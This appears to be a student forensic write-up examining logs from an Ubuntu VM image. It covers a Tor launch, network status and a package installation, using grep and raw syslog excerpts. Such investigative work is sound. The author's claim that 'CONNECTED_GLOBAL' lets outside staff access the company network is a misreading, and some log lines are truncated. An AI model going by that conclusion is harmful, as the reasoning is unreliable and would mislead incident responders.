lightdm				2016-09-09 19:53:04 BST	2016-09-09 19:53:04 BST	2016-09-09 20:22:24 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/lightdm	
speech-dispatcher				2016-02-18 21:53:00 GMT	2016-09-09 19:50:28 BST	2016-02-18 21:53:00 GMT	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/speech-dispatcher	
tor				2016-09-17 22:56:52 BST	2016-09-17 22:56:52 BST	2016-09-17 22:56:50 BST	2016-09-17 22:56:50 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/tor	
unattended-upgrades				2016-09-17 22:21:40 BST	2016-09-17 22:21:40 BST	2016-02-21 04:07:23 GMT	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/unattended-upgrades	
upstart				2016-05-19 15:27:41 BST	2016-09-09 19:50:28 BST	2016-09-09 20:22:24 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/upstart	
vmware				2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/vmware	
alternatives.log			1	2016-09-09 19:52:14 BST	2016-09-09 19:52:14 BST	2016-07-19 21:58:30 BST	2016-09-09 19:50:27 BST	33571	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/alternatives.log	712
apport.log			1	2016-09-17 22:29:10 BST	2016-09-17 22:29:10 BST	2016-09-09 19:56:32 BST	2016-09-09 19:56:32 BST	974	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/apport.log	ec3
auth.log			1	2016-09-17 23:44:08 BST	2016-09-17 23:44:08 BST	2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	14772	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/auth.log	68c
bootstrap.log			1	2016-07-19 21:44:38 BST	2016-09-09 19:50:27 BST	2016-07-19 21:44:38 BST	2016-09-09 19:50:27 BST	57538	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/bootstrap.log	22c
btmp			0	2016-07-19 21:43:35 BST	2016-09-09 19:52:58 BST	2016-07-19 21:43:35 BST	2016-09-09 19:50:27 BST	0	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/btmp	d41
dmesg			1	2016-07-19 21:44:05 BST	2016-09-09 19:50:27 BST	2016-07-19 21:44:05 BST	2016-09-09 19:50:27 BST	31	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/dmesg	e5e
dpkg.log			1	2016-09-17 23:00:13 BST	2016-09-17 23:00:13 BST	2016-07-19 21:59:53 BST	2016-09-09 19:50:27 BST	1348396	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/dpkg.log	91c
faillog			1	2016-09-17 22:56:50 BST	2016-09-17 22:56:50 BST	2016-07-19 21:55:10 BST	2016-09-09 19:50:27 BST	24024	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/faillog	c7e
fontconfig.log			1	2016-09-09 19:52:35 BST	2016-09-09 19:52:35 BST	2016-07-19 21:58:13 BST	2016-09-09 19:50:27 BST	4127	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/fontconfig.log	da1
gpu-manager.log			1	2016-09-09 20:17:24 BST	2016-09-09 20:17:24 BST	2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	1845	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/gpu-manager.log	593
kern.log			2	2016-09-17 23:31:02 BST	2016-09-17 23:31:02 BST	2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	294953	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/kern.log	7b5
lastlog			1	2016-09-17 22:56:50 BST	2016-09-17 22:56:50 BST	2016-07-19 21:55:10 BST	2016-09-09 19:50:27 BST	292292	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/lastlog	509
syslog			1	2016-09-17 23:44:02 BST	2016-09-17 23:44:02 BST	2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	406895	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/syslog	b96
vmware-vmsvc.log			1	2016-09-17 22:21:35 BST	2016-09-17 22:21:35 BST	2016-09-09 19:53:35 BST	2016-09-09 19:53:35 BST	4818	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/vmware-vmsvc.log	c43
wtmp			1	2016-09-09 20:18:17 BST	2016-09-09 20:18:17 BST	2016-09-17 22:56:51 BST	2016-09-09 19:50:27 BST	4608	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/wtmp	8ec
Xorg.0.log			1	2016-09-17 23:23:27 BST	2016-09-17 23:23:27 BST	2016-09-09 20:17:25 BST	2016-09-09 20:17:25 BST	108208	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/Xorg.0.log	c41
Xorg.0.log.old			1	2016-09-09 19:56:33 BST	2016-09-09 20:17:25 BST	2016-09-09 19:53:01 BST	2016-09-09 19:53:01 BST	63831	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/Xorg.0.log.old	74a

After exporting all log files and after analyzing all logs, find proof of launching the tor project.


In Syslog:



```
┌──(allstuck㉿kali)-[~/Desktop/440608-log]
└─$ cat syslog | grep -i torproject
Sep 17 14:56:51 ubuntu tor[7487]: Sep 17 14:56:51.894 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
Sep 17 14:56:52 ubuntu tor[7511]: Sep 17 14:56:52.175 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.721 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
```




```
Sep 17 14:56:51 ubuntu systemd[1]: Reloading.
Sep 17 14:56:51 ubuntu systemd[1]: apt-daily.timer: Adding 1h 13min 45.138701s random time.
Sep 17 14:56:51 ubuntu systemd[1]: snapd.refresh.timer: Adding 3h 22min 13.992359s random time.
Sep 17 14:56:51 ubuntu systemd[1]: Started ACPI event daemon.
Sep 17 14:56:51 ubuntu systemd[1]: Started CUPS Scheduler.
Sep 17 14:56:51 ubuntu tor[7487]: Sep 17 14:56:51.893 [notice] Tor v0.2.7.6 (git-605ae665009853bd) running on Linux with Libevent 2.0.21-stable, OpenSSL 1.0.2g-fips and Zlib 1.2.8.
Sep 17 14:56:51 ubuntu tor[7487]: Sep 17 14:56:51.894 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
Sep 17 14:56:51 ubuntu tor[7487]: Sep 17 14:56:51.894 [notice] Read configuration file "/usr/share/tor/tor-service-defaults-torrc".
Sep 17 14:56:51 ubuntu tor[7487]: Sep 17 14:56:51.895 [notice] Read configuration file "/etc/tor/torrc".
Sep 17 14:56:51 ubuntu tor[7487]: Configuration was valid
Sep 17 14:56:52 ubuntu tor[7511]: Sep 17 14:56:52.174 [notice] Tor v0.2.7.6 (git-605ae665009853bd) running on Linux with Libevent 2.0.21-stable, OpenSSL 1.0.2g-fips and Zlib 1.2.8.
Sep 17 14:56:52 ubuntu tor[7511]: Sep 17 14:56:52.175 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
Sep 17 14:56:52 ubuntu tor[7511]: Sep 17 14:56:52.175 [notice] Read configuration file "/usr/share/tor/tor-service-defaults-torrc".
Sep 17 14:56:52 ubuntu tor[7511]: Sep 17 14:56:52.175 [notice] Read configuration file "/etc/tor/torrc".
Sep 17 14:56:52 ubuntu tor[7511]: Configuration was valid
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.721 [notice] Tor v0.2.7.6 (git-605ae665009853bd) running on Linux with Libevent 2.0.21-stable, OpenSSL 1.0.2g-fips and Zlib 1.2.8.
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.721 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.721 [notice] Read configuration file "/usr/share/tor/tor-service-defaults-torrc".
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.721 [notice] Read configuration file "/etc/tor/torrc".
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.731 [notice] Opening Socks listener on 127.0.0.1:9050
Sep 17 14:56:52 ubuntu tor[7521]: Sep 17 14:56:52.736 [notice] Opening Control listener on /var/run/tor/control
Sep 17 14:56:52 ubuntu systemd[1]: Started Anonymizing overlay network for TCP.
Sep 17 15:00:12 ubuntu gnome-session[4505]: (gnome-software:4674): As-WARNING **: failed to rescan: Failed to parse /usr/share/applications/tor-browser-en.desktop file: cannot process file of type application/x-desktop
Sep 17 15:00:12 ubuntu gnome-session[4505]: (gnome-software:4674): As-WARNING **: failed to rescan: Failed to parse /usr/share/applications/bamf-2.index file: cannot process file of type text/plain
Sep 17 15:01:20 ubuntu dhclient[5255]: DHCPREQUEST of 192.168.80.131 on ens33 to 192.168.80.254 port 67 (xid=0×62edbbf9)
Sep 17 15:01:20 ubuntu dhclient[5255]: DHCPACK of 192.168.80.131 from 192.168.80.254
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8018]   address 192.168.80.131
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8022]   plen 24 (255.255.255.0)
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8023]   gateway 192.168.80.2
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8023]   server identifier 192.168.80.254
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8023]   lease time 1800
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8024]   nameserver '192.168.80.2'
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8032]   domain name 'localdomain'
Sep 17 15:01:20 ubuntu dhclient[5255]: bound to 192.168.80.131 -- renewal in 882 seconds.
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8032]   wins '192.168.80.2'
Sep 17 15:01:20 ubuntu NetworkManager[2999]: <info>  [1474149680.8039] dhcp4 (ens33): state changed bound → bound
Sep 17 15:01:20 ubuntu dbus[2979]: [system] Activating via systemd: service name='org.freedesktop.nm_dispatcher' unit='dbus-org.freedesktop.nm-dispatcher.service'
```



```
Sep 17 14:56:52.000 [notice] Tor 0.2.7.6 (git-605ae665009853bd) opening new log file.
Sep 17 14:56:52.486 [warn] OpenSSL version from headers does not match the version we're running with. If you get weird crashes, that might be why. (Compiled with 1000207f: OpenSSL 1.0.2g  1 Mar 2016; running with 1000207f: OpenSSL 1.0
Sep 17 14:56:52.721 [notice] Tor v0.2.7.6 (git-605ae665009853bd) running on Linux with Libevent 2.0.21-stable, OpenSSL 1.0.2g-fips and Zlib 1.2.8.
Sep 17 14:56:52.721 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://www.torproject.org/download/download#warning
Sep 17 14:56:52.721 [notice] Read configuration file "/usr/share/tor/tor-service-defaults-torrc".
Sep 17 14:56:52.721 [notice] Read configuration file "/etc/tor/torrc".
Sep 17 14:56:52.731 [notice] Opening Socks listener on 127.0.0.1:9050
Sep 17 14:56:52.736 [notice] Opening Control listener on /var/run/tor/control
Sep 17 14:56:52.000 [notice] Parsing GEOIP IPv4 file /usr/share/tor/geoip.
Sep 17 14:56:52.000 [notice] Parsing GEOIP IPv6 file /usr/share/tor/geoip6.
Sep 17 14:56:52.000 [notice] Bootstrapped 0%: Starting
Sep 17 14:56:52.000 [notice] Signaled readiness to systemd
Sep 17 14:56:53.000 [notice] Bootstrapped 5%: Connecting to directory server
Sep 17 14:56:54.000 [notice] Bootstrapped 10%: Finishing handshake with directory server
Sep 17 14:56:54.000 [notice] Bootstrapped 15%: Establishing an encrypted directory connection
Sep 17 14:56:54.000 [notice] Bootstrapped 20%: Asking for networkstatus consensus
Sep 17 14:56:54.000 [notice] Bootstrapped 25%: Loading networkstatus consensus
Sep 17 14:56:54.000 [notice] I learned some more directory information, but not enough to build a circuit: We have no usable consensus.
Sep 17 14:56:55.000 [notice] Bootstrapped 40%: Loading authority key certs
Sep 17 14:56:55.000 [notice] Bootstrapped 45%: Asking for relay descriptors
Sep 17 14:56:55.000 [notice] I learned some more directory information, but not enough to build a circuit: We need more microdescriptors: we have 0/7161, and can only build 0% of likely paths. (We have 0% of guards bw, 0% of midpoint b
Sep 17 14:56:55.000 [notice] Bootstrapped 50%: Loading relay descriptors
Sep 17 14:56:58.000 [notice] Bootstrapped 56%: Loading relay descriptors
Sep 17 14:57:01.000 [notice] Bootstrapped 63%: Loading relay descriptors
Sep 17 14:57:02.000 [notice] Bootstrapped 68%: Loading relay descriptors
Sep 17 14:57:02.000 [notice] Bootstrapped 74%: Loading relay descriptors
Sep 17 14:57:03.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Sep 17 14:57:03.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Sep 17 14:57:03.000 [notice] Tor has successfully opened a circuit. Looks like client functionality is working.
Sep 17 14:57:03.000 [notice] Bootstrapped 100%: Done
Sep 17 15:44:03.000 [notice] Your system clock just jumped 286 seconds forward; assuming established circuits no longer work.
Sep 17 15:44:04.000 [notice] Tor has successfully opened a circuit. Looks like client functionality is working.
Sep 17 15:44:04.000 [notice] Tor has successfully opened a circuit. Looks like client functionality is working.
```

There also find out the reason for **outside staff** being accessed on the local network. And find it after analyzing the Syslog.




```
Sep 17 14:21:36 ubuntu NetworkManager[2999]: <info>  [1474147296.6333] device (ens33): state change: config → ip-config (reason 'none') [50 70 0]
Sep 17 14:21:36 ubuntu NetworkManager[2999]: <info>  [1474147296.6341] dhcp4 (ens33): activation: beginning transaction (timeout in 45 seconds)
Sep 17 14:21:36 ubuntu NetworkManager[2999]: <info>  [1474147296.6389] dhcp4 (ens33): dhclient started with pid 5255
Sep 17 14:21:37 ubuntu dhclient[5255]: DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 3 (xid=0×f9bbed62)
Sep 17 14:21:38 ubuntu dhclient[5255]: DHCPREQUEST of 192.168.80.131 on ens33 to 255.255.255.255 port 67 (xid=0×62edbbf9)
Sep 17 14:21:38 ubuntu dhclient[5255]: DHCPOFFER of 192.168.80.131 from 192.168.80.254
Sep 17 14:21:38 ubuntu dhclient[5255]: DHCPACK of 192.168.80.131 from 192.168.80.254
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3284]   address 192.168.80.131
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3285]   plen 24 (255.255.255.0)
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3285]   gateway 192.168.80.2
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3285]   server identifier 192.168.80.254
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3285]   lease time 1800
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3286]   nameserver '192.168.80.2'
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3286]   domain name 'localdomain'
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3286]   wins '192.168.80.2'
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.3286] dhcp4 (ens33): state changed unknown → bound
Sep 17 14:21:38 ubuntu avahi-daemon[3006]: Joining mDNS multicast group on interface ens33.IPv4 with address 192.168.80.131.
Sep 17 14:21:38 ubuntu dhclient[5255]: bound to 192.168.80.131 -- renewal in 890 seconds.
Sep 17 14:21:38 ubuntu avahi-daemon[3006]: New relevant interface ens33.IPv4 for mDNS.
Sep 17 14:21:38 ubuntu avahi-daemon[3006]: Registering new address record for 192.168.80.131 on ens33.IPv4.
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5357] device (ens33): state change: ip-config → ip-check (reason 'none') [70 80 0]
Sep 17 14:21:38 ubuntu dnsmasq[3778]: setting upstream servers from DBus
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5367] device (ens33): state change: ip-check → secondaries (reason 'none') [80 90 0]
Sep 17 14:21:38 ubuntu dnsmasq[3778]: using nameserver 192.168.80.2#53
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5371] device (ens33): state change: secondaries → activated (reason 'none') [90 100 0]
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5373] manager: NetworkManager state is now CONNECTED_LOCAL
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5389] manager: NetworkManager state is now CONNECTED_GLOBAL
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5390] policy: set 'Wired connection 1' (ens33) as default for IPv4 routing and DNS
Sep 17 14:21:38 ubuntu NetworkManager[2999]: <info>  [1474147298.5392] dns-mgr: Writing DNS information to /sbin/resolvconf
Sep 17 14:21:38 ubuntu avahi-daemon[3006]: Joining mDNS multicast group on interface ens33.IPv6 with address fe80::6018:20ea:b50b:6d01.
Sep 17 14:21:38 ubuntu avahi-daemon[3006]: New relevant interface ens33.IPv6 for mDNS.
Sep 17 14:21:38 ubuntu avahi-daemon[3006]: Registering new address record for fe80::6018:20ea:b50b:6d01 on ens33.*.
Sep 17 14:21:38 ubuntu org.freedesktop.Notifications[4355]: ** (notify-osd:5229): WARNING **: dnd_is_screensaver_active(): Got error "Did not receive a reply. Possible causes include: the remote application did not send a reply, the me
Sep 17 14:21:39 ubuntu NetworkManager[2999]: <info>  [1474147299.1140] device (ens33): Activation: successful, device activated.
Sep 17 14:21:39 ubuntu nm-dispatcher: req:2 'up' [ens33]: new request (1 scripts)
Sep 17 14:21:39 ubuntu nm-dispatcher: req:2 'up' [ens33]: start running ordered scripts...
Sep 17 14:21:39 ubuntu whoopsie[3069]: [14:21:39] The default IPv4 route is: /org/freedesktop/NetworkManager/ActiveConnection/1
Sep 17 14:21:39 ubuntu whoopsie[3069]: [14:21:39] Not a paid data plan: /org/freedesktop/NetworkManager/ActiveConnection/1
Sep 17 14:21:39 ubuntu whoopsie[3069]: [14:21:39] Found usable connection: /org/freedesktop/NetworkManager/ActiveConnection/1
Sep 17 14:21:39 ubuntu whoopsie[3069]: [14:21:39] online
Sep 17 14:21:41 ubuntu dbus[2979]: [system] Activating service name='org.debian.apt' (using servicehelper)
Sep 17 14:21:42 ubuntu AptDaemon: INFO: Initializing daemon
Sep 17 14:21:42 ubuntu org.debian.apt[2979]: 14:21:42 AptDaemon [INFO]: Initializing daemon
```

Here is the status of the network, **"NetworkManager state is now CONNECTED_GLOBAL"**. So any staff outside can access the company's network.


Other suspicious activity which violates the **"Acceptable internet use policy for UBB"** or satisfies **"Unacceptable behavior"**.

Install fakeroot on provided VM by the local user:




```
th --install /usr/bin/stream stream /usr/bin/stream-im6 100 --slave /usr/share/man/man1/stream.1.gz stream.1.gz /usr/share/man/man1/stream-im6.1.gz
roup stream updated to point to /usr/bin/stream-im6
th --install /usr/bin/display display /usr/bin/display-im6 100 --slave /usr/share/man/man1/display.1.gz display.1.gz /usr/share/man/man1/display-im6.1.gz
roup display updated to point to /usr/bin/display-im6
th --install /usr/bin/montage montage /usr/bin/montage-im6 100 --slave /usr/share/man/man1/montage.1.gz montage.1.gz /usr/share/man/man1/montage-im6.1.gz
roup montage updated to point to /usr/bin/montage-im6
th --install /usr/bin/mogrify mogrify /usr/bin/mogrify-im6 100 --slave /usr/share/man/man1/mogrify.1.gz mogrify.1.gz /usr/share/man/man1/mogrify-im6.1.gz
roup mogrify updated to point to /usr/bin/mogrify-im6
th --quiet --install /lib/cpp cpp /usr/bin/cpp 10
roup cpp updated to point to /usr/bin/cpp
th --quiet --install /usr/bin/cc cc /usr/bin/gcc 20 --slave /usr/share/man/man1/cc.1.gz cc.1.gz /usr/share/man/man1/gcc.1.gz
roup cc updated to point to /usr/bin/gcc
th --quiet --install /usr/bin/c89 c89 /usr/bin/c89-gcc 20 --slave /usr/share/man/man1/c89.1.gz c89.1.gz /usr/share/man/man1/c89-gcc.1.gz
roup c89 updated to point to /usr/bin/c89-gcc
